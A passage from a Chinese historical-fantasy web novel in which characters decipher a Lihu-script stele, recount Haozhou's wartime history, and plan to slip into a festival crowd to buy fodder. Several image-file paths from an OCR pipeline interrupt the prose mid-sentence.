    高琢答道:“不多,但能认识几个。”


    肖遥急道:“你快念念上面说了什么。”


    石碑上的字有的损坏严重,高琢捡着还能认出来的几个字念道:“……毫州界内人杰地灵,特修长生庙供养天神,以佑我利鹘千秋万代,一统天下。高平二年建。”“高平……”牧泓屿念叨着这两个字,脑中灵光一闪脱口而出,“这是戈罗哈吉的年号。”


    利鹘皇姓戈罗,戈罗哈吉,姚映梧惊道:“这是利鹘文字,难怪……毫州在前晋时被利鹘夺得,后来先帝攻破盛安想在此建都,毫州便成了心腹大患。于是他派忠勇侯带甘家军打退利鹘军,连夺八城。还是利鹘当时都国主派人带利鹘暖玉和许多珍宝前来求和,先帝这才撤军。这座庙荒成这样,估计是利鹘人被打退后就彻底废弃了。”


    肖遥不敢相信的看着高琢,“你还认识利鹘字啊。早说你认识利鹘字,我就向兄长举荐你当他的主簿了。闼鞑现在的城池,一大半都是灭掉利鹘后抢来的,他们许多将领为防泄露重要军情都利鹘字和闼鞑字混用。你若能帮我兄长破解这些,也算随军立功,而且也没那么危险。”


    高琢扯出一抹讪笑,道:“我小时候住在村里的山庄上,教书的先生就毫州人,他习惯用利鹘字,就也教我们用利鹘字读书。”


    牧泓屿接着肖遥的话道:“可惜,大邺除了上战场的兵士不查身份背景,只要做官,这些都得查清。他来的地方不清不楚,身份也不明,做主簿是没什么希望了。”


    姚映梧没说话,只望着石碑上的毫州眼眸一亮,“有石碑不就说明这离毫州不远了。既然毫州人还用利鹘字那肯定也保留许多利鹘的习俗。我记得长姐同我说过,利鹘人信仰天神,传说天神初七化神,每隔十日就会到人间一趟赐福子民。故每月逢初七,十七,二十七都有集会,人们相约到街上露面,祈求天神保佑。我们借此机会,正好可以去毫州买草料,混在人堆里也没人发现我们。”


    姚映梧说完,高琢立刻应和道:“就这样办!我们分头行动,我和阿缘去买草料,牧泓屿就和肖遥在这守着,以防盛安变动。”